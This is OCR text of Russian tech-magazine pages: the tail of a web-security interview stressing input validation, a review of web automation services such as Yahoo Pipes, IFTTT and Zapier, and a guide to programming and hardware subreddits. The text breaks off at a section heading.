
То же самое в PHP. Там много интересного, опять же много фреймворков. Часто проблему пытаются решить не так, как нужно, и отсюда возникают новые проблемы.

Важный совет: нужно следить хотя бы за input validation. Проверяйте все данные, приходящие от пользователя, от его запроса. Если вы вообще как-то их обрабатываете, то сначала их нужно проверять. Это сразу ощутимо сократит количество ошибок, по сути, останутся только ошибки логики.

К получению сертификатов я лично отношусь плохо. Готов обучаться у профессионалов, но таких совсем немного, к сожалению. Они есть, конечно, но в России тренинги не ведут.

Тренды уже давно примерно одинаковы, из года в год. Это инъекции, как бы их ни называли. Они всегда будут, они самые тупые, простые и жесткие.

Также сейчас публикуется много ошибок авторизации, ошибок логики. Из недавнего — это история со сменой пароля в Skype. Это чисто логические баги, а не классические input validation. Так сложилось, что их нашли очень много за последнее время.



ТРУБНЫЙ РЕБЕНОК

Как объединять веб-сервисы в новые инструменты

Отличительная особенность многих веб-приложений в том, что они, практически соответствуя канонам UNIX-way, превосходно выполняют одну функцию, лишь иногда предполагая некоторое ограниченное взаимодействие. Но для того чтобы аналогия была полной, не хватает главного элемента — аналога пайпов, который позволил бы связывать между собой сервисы для получения нового функционала. Мы подобрали инструменты, отлично решающие эту задачу, — различные мэшапы и автоматизаторы, способные связать разрозненные продукты в единое рабочее окружение.

Михаил Еловских
wronglink@gmail.com

YAHOO PIPES

pipes.yahoo.com

Первыми в нашем списке идут «трубы» — бесплатный сервис, который по праву можно назвать «дедушкой» жанра мэшапов. Основная идея — обработка потоков текста путем каскадного навешивания различных фильтров, агрегаторов и обработчиков. Чувствуется, что разработчики вдохновлялись старым добрым юниксовым пайплайном. Пользователю предлагается прибегнуть к базе уже существующих пайпов или создать свой. По сути, каждый пайп — это небольшая программа, которая пишется или, скорее, рисуется в специальном редакторе.


В основе пайпов лежит несколько базовых понятий:


1. Источник данных (все крутится вокруг формата RSS, то есть это сам RSS-фид, поисковая выдача либо запрос на специальном языке YQL).
2. Пользовательский ввод — данные, которые можно вводить в специальные поля пайпа для изменения логики его работы. Например, ник в твиттере или поисковый запрос.
3. Обработчики — множество различных функций, которые на вход получают данные из пользовательского ввода или источника, что-либо с ними делают и выдают результат своей работы. Кстати, в качестве обработчика можно использовать даже другой пайп.


Также стоит отметить, что результат выполнения пайпа можно получать в различных форматах при запросе специального адреса вида: http://pipes.yahoo.com/pipes/pipe.run?_id=PIPE_ID&_render=json, что делает возможным использовать его в своих скриптах или на странице сайта.

Все это, с одной стороны, делает пайпы довольно гибким инструментом для обработки данных, с другой — добавляет некоторую сложность в написании своих «скриптов». Кстати, на сайте есть еще и куча уже готовых и работающих пайпов на разные случаи жизни. Например:


- bit.ly/12xS2Tm — пайп для генерации единого RSS-фида из OPML-файла (специальный формат для составления списка фидов);
- bit.ly/13EQa — универсальный поиск по куче различных ресурсов, фильтрующий и агрегирующий результаты.














IFTTT

https://ifttt.com

If This Then That — настоящий любимчик публики, один из самых популярных сервисов подобного рода. Он предлагает несколько иной подход к обработке данных, нежели Yahoo Pipes, — в основе лежит идея веб-хуков. IFTTT взаимодействует со множеством API различных сервисов, позволяя создавать рецепты — мини-скрипты определенного формата. Рецепт состоит из триггера — условия, по которому обрабатываются данные (новый файл в дропбоксе, новый твит, новая фотография в инстаграме), и действия, которое выполняется в случае срабатывания триггера (написать письмо, изменить статус в фейсбуке). Данные обновляются периодически, раз в 15 минут, поэтому особой задержки в реакции на триггеры не происходит (кстати, некоторые триггеры срабатывают, как только происходит определенное событие, — в IFTTT их называют «молниеносными»). Стоит отметить, что, несмотря на всю простоту идеи, IFTTT довольно мощный сервис, позволяющий настраивать синхронизацию и автоматизацию различных сервисов. При создании рецепта существует еще такое понятие, как ингредиенты, — по сути, контекст выполнения триггера, в котором присутствуют переменные значения, такие как текст твита или тема письма. Их можно и нужно использовать в действиях (если, конечно, они получают какие-то данные на ввод). Замечу еще, что сервис ну очень приятно выглядит и имеет довольно большую базу уже готовых рецептов (можно также поделиться и своими). Из тех, которыми пользуюсь я: напоминание о погоде на почту, а также автоматическая загрузка понравившихся фотографий на дропбокс.

Также интересными мне показались следующие рецепты:


- Ведение журнала всех понравившихся видео с YouTube в Evernote. Для этого создадим новый рецепт, в качестве «This» укажем канал YouTube, триггер New favorite video, а в качестве «That» — канал Evernote, действие Append to note. Осталось ввести настройки действия (журнал, в который сохранять заметку, имя заметки и тому подобное) — и готово.
- Автоматический загрузчик файлов из Gmail в Dropbox. Рецепт состоит из триггера Gmail → New email from search и действия Dropbox → Add file from URL. Дополнительно в настройках указываем поле «Search for: downloadthisfile» и назначаем папку для загрузки. Теперь можно самому себе послать по почте ссылку на файл — он автоматом окажется в папке дропбокса.


ZAPIER

https://zapier.com

Zapier появился чуть позже IFTTT, но логика работы тут полностью такая же: есть рецепты (только здесь они называются запы), события и действия. Есть база готовых запов и возможность создавать свои. На самом деле оба мэшапа очень похожи, и все их различия появляются в результате разницы подхода: если IFTTT — это сервис автоматизации твоей социальной активности, который должен просто облегчить жизнь, то Zapier — это бизнес-инструмент, который может решать и вполне рабочие вопросы (для этого в сервисах присутствуют Redmine, Zendesk, Asana, Shopify и PayPal). Основная киллер-фича запиера — количество сервисов. Если в IFTTT их в районе 60, то тут их около 250. Создатели, кажется, взяли курс на подключение всего, что только можно, — и это здорово. Самый главный минус (разумеется, для пользователей) — сервис платный. Конечно, тут есть бесплатный план, для того чтобы можно было попробовать сервис, но его возможности совершенно несравнимы с бесплатными возможностями IFTTT. Цены, кстати, тоже не символические — минимальная подписка стоит 15 долларов в месяц, поэтому мне кажется, что целесообразность использования запиера упирается в то, окупается ли его цена лично тебе. И если, например, он сильно сэкономит время фрилансеру, освобождая от неприятной рутины, — то почему бы и нет? Примеры рабочих действий:


- Автоматическое создание тикета в Redmine из записи в Evernote. Событием выбираем Evernote → New Note, действие — Redmine → Create Issue. Не забываем указать имя журнала в Evernote, для которого применим данный зап.
- Напоминание в HipChat при создании карточки в Trello. Тут все совсем просто: событием служит Trello → New Card, в роли действия HipChat → Create Message.







> *Zapier — продвинутый клон IFTTT, способный решать вопросы бизнес-пользователей. Увы, минимальная подписка стоит 15 $*



GOOGLE ALERTS

www.google.com/alerts


А это уже сервис от поискового гиганта. В его основе лежит идея мониторинга результатов поискового запроса с течением времени. Фактически ты можешь настроить «алерты» на появление новых результатов по запросу. На самом деле, что может быть логичней и правильней — ведь база гугла обновляется все быстрее и быстрее. Они умеют фильтровать всякий мусор и отбирать наиболее релевантные данные. В списке параметров оповещения:


- сам запрос (поддерживается также синтаксис поисковых запросов гугла);
- тип запроса (все, новости, блоги, видео, обсуждения, книги);
- частота уведомлений (в режиме реального времени, раз в день, раз в неделю);
- фильтр лучших результатов или всех;
- отправка результатов на email или в виде RSS-фида.


Что таким образом можно мониторить? Я думаю, каждому — свое. Кто-то может мониторить скидки на товары или услуги, кто-то — новости о падениях метеоритов. А можно вбить свое имя и ник и получать новые упоминания в интернете. Кстати, еще одним вариантом использования будет отслеживание новостей о новых уязвимостях какого-то продукта, например: «Rails Vulnerability» — для оповещений о новых проблемах в безопасности фреймворка.

Итак, в качестве полезных юзкейсов:

- отслеживание скидок, купонов. Для этого создаем алерт со словами «coupon code» OR «discount code»;
- оповещение при появлении новых упоминаний о человеке — алерт с именем и ником в твиттере.







WAPPWOLF

wappwolf.com

Мэшап-сервис для работы с файлами. Он схож в идее с IFTTT, но с уклоном на обработку файлов. Единственное событие здесь — добавление в папку облачного хранилища (поддерживаются Dropbox, Google Drive, SkyDrive, Box) файла, а вот действий здесь может быть довольно много:

- Синхронизация с другими облачными хранилищами Box, SkyDrive, Google Drive, а также с FTP-сервером.
- Для изображений возможны различные простые операции, типа изменения размера, перевода в оттенки серого, поворот, добавление водяного знака.
- Для звуковых файлов — конвертация в другой формат.
- Для текстовых файлов: конвертация в PDF, форматы электронных книг, загрузка на Kindle, распечатка через облачный принтер Google.
- Для всех типов файлов: добавление в архив, переименование, шифрование/дешифрование.

В принципе, удобно, если нужно настроить какую-то автоматическую обработку файлов (например, новых скриншотов), а другие сервисы ничего для этого предложить не могут.

Для настройки синхронизации папки Dropbox с FTP-сервером необходимо авторизовать веб-приложение, выбрать папку для синхронизации (или создать новую) и ввести реквизиты FTP-сервера.

Для автоматического конвертирования аудиофайла также укажем нужную папку, для которой будет работать действие, выберем действие Convert Audio и соответствующий формат (MP3, AIFF, FLAC, M4A, OGG, WAV или WMA). Удобно, если подходящего конвертера под рукой не оказалось.

ON{X}

https://www.onx.ms

Несмотря на то что мы сегодня рассматривали исключительно веб-приложения, я решил добавить этот интересный проект от Microsoft. on{X} — это приложение для андроида, которое позволяет делать примерно то же самое, что и описанные выше сервисы, — выполнять действие при наступлении определенного условия.


Из интересных особенностей:


- Правила (они же рецепты в терминологии IFTTT) пишутся на JavaScript.
- В качестве триггеров могут выступать различные источники данных (в том числе и сенсоры телефона): погода, время, новости, сигнал Wi-Fi-сети, уровень батареи и GPS-положение.
- В качестве действий можно также пользоваться API телефона, показывая уведомления, запуская приложения и совершая другие действия.

Проект скорее экспериментальный, но это не помешало ему обрасти сообществом энтузиастов. Разумеется, в лучших традициях подобных сервисов, есть возможность создавать новые рецепты, обмениваться ими и устанавливать (считав телефоном специальный QR-код).

Поскольку, в отличие от предыдущих проектов, здесь используется API телефона, а рецепты пишутся на настоящем языке программирования, у разработчика появляется дополнительная свобода для творчества. Из наиболее интересных правил можно отметить:


- правило, заставляющее телефон проиграть рингтон, если звонит кто-то из трех твоих самых частых контактов, даже если телефон находится в тихом режиме bit.ly/18VzXO6;
- напоминание взять с собой зонт при первой разблокировке экрана с утра, в случае если сегодня по прогнозу ожидается дождь bit.ly/NgH3Eu.








В дебрях reddit



Откуда начать читать

Разумеется, тебе знаком ресурс reddit.com, хотя он не столь популярен в наших широтах, как на Западе. Reddit — это странная штука, которая «по-научному» называется социальным новостным сайтом. Несмотря на популярность социальных сетей, reddit продолжает расти и процветать. Сегодня речь пойдет не о самом reddit и его истории, а о том, как сориентироваться в океане информации, который он предлагает. Reddit славится сабреддитами (подреддиты, subreddits) — сообществами, клубами по интересам. Их десятки и сотни тысяч — развлекательных и полезных, популярных и интересных узкому кругу людей. Для начала предлагаем подборку гарантированно интересных и тематических сабреддитов.



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

20 МИНУТ в среднем пользователи проводят на Reddit, что очень много по современным сетевым меркам

DAILYPROGRAMMER

Этот сабреддит будет полезен тем, кто смыслит в программировании и предпочитает держать голову «в тонусе». Если ты как раз не знаешь, чем бы занять мозг в свободное от работы время, — добро пожаловать. В /r/dailyprogrammer постоянно публикуются разнообразные программистские челленджи. Существует простое расписание: по понедельникам публикуют задачи легкого уровня, по средам — среднего, а по пятницам — настоящий хардкор.

Все задачи добавляются самими пользователями, модераторы сабреддита их лишь обновляют. Решение можно писать на любом языке, приветствуются креативность и нетривиальность подхода. Проверяют решения самим же комьюнити, что добавляет процессу дополнительной остроты. Здесь также существует собственная система достижений — пользователи могут получать серебряные или золотые медали за самые разные заслуги. Ценится все — от хороших алгоритмических навыков до самого чокнутого или смешного кода.





TECHSUPPORT



Казалось бы, название этого сабреддита говорит само за себя — техподдержка она и в Африке техподдержка. Однако все не так просто, как кажется на первый взгляд. Нет, здесь в самом деле часто спрашивают совета по самым разным софтверным, железным и прочим айтишным вопросам и обсуждают любые технические проблемы. У этого сабреддита десятки тысяч читателей, так что здесь накоплено немало ценной информации. В наличии, к примеру, подборки по удалению вирусов и сборники полезных приложений. Здесь в целом велики шансы на то, что твою проблему уже обсуждали и решили (достаточно просто поискать). Однако этот сабреддит отличает именно универсальность — за помощью сюда обращаются как подкованные профессионалы, так и простые пользователи (притом любых операционных систем и девайсов). Разумеется, количество простых юзеров перевешивает, и чтение /r/techsupport превращается в неплохое развлечение. Вопросы вроде «I get a computer shipped from America, will it connect to Australian internet?» здесь совсем не редкость.

BUILD A PC

Крайне полезный сабреддит, чье существование в очередной раз доказывает: хоронить ПК пока все же рановато, несмотря на победное шествие смартфонов и планшетов по миру. Сабреддит о самостоятельной сборке и планировании ПК читают больше 120 тысяч человек. Здесь можно задавать любые вопросы о «компьютерных потрошках». Сборка оптимальной системы водяного охлаждения, сборка бесшумной системы, перестановка компонентов из ноутбука в стационарный ПК, просто создание сбалансированной конфигурации в пределах заданной суммы — все это и многое другое можно найти здесь. От многочисленных ресурсов подобного рода сабреддит отличает действительно полезный, быстрый и весьма доброжелательный фидбек. Запостить свою конфигурацию на суд общественности можно по уже готовому шаблону, что тоже облегчает жизнь. К тому же в /r/buildapc накоплено великое множество «железной» мудрости в форме статей, видео и прочего, так что, вероятно, спрашивать не придется вовсе — достаточно воспользоваться поиском.

3DPRINTING

Стремительно набирающая популярность тема — 3D-принтеры. Еще лет пять назад сложно было помыслить о том, чтобы заиметь 3D-принтер дома, для этого нужно было обладать недюжинным желанием, инженерной смекалкой и значительной суммой вечнозеленых денег. Теперь, когда в продаже стали доступны домашние модели, чья цена колеблется в пределах тысячи долларов, приобщиться к печати физических объектов стало значительно проще. /r/3dprinting — настоящий кладезь информации о трехмерной печати. После чтения этого сабреддита как-то сразу отпадают вопросы о том, как люди умудряются печатать на 3D-принтерах пригодные к использованию оружейные детали или зачем на The Pirate Bay нужен раздел с готовыми макетами. Здесь ты найдешь любую информацию, которую только можно собрать о 3D-печати, — готовые макеты, обсуждения софта, в котором макеты строят, полезные ссылки, новости индустрии, всевозможные гайды и советы. Информации здесь, пожалуй, больше, чем на форумах RepRap.

TINYCODE

Еще один сабреддит с говорящим названием — здесь размер имеет значение, здесь любят и почитают лаконичный и выразительный код практически во всех его проявлениях. /r/tinycode, скорее всего, придется по душе тем, кого выше заинтересовал dailyprogrammer :). Как известно, минимизация кода — своего рода искусство, и здесь это искусство ценят по достоинству. Лаконичность кода тут рассматривают как с точки зрения спортивного интереса (периодически в /r/tinycode даже проводятся разнообразные челленджи), так и с точки зрения практичности. Веб-сервер на 42 строчки кода? Отлично! Wiki-движок, который меньше обычного MVC-контроллера? Замечательно! А также безумные игры микроскопического объема, крошечные эксплойты, компактные open source решения, призванные заменить тяжелое и неудобное ПО, и многое другое. Одним словом, данный сабреддит приветствует любые изящные и компактные решения, и здесь будут рады оказать посильную помощь в их создании и дать совет.






ELIF (EXPLAIN LIKE I'M FIVE)

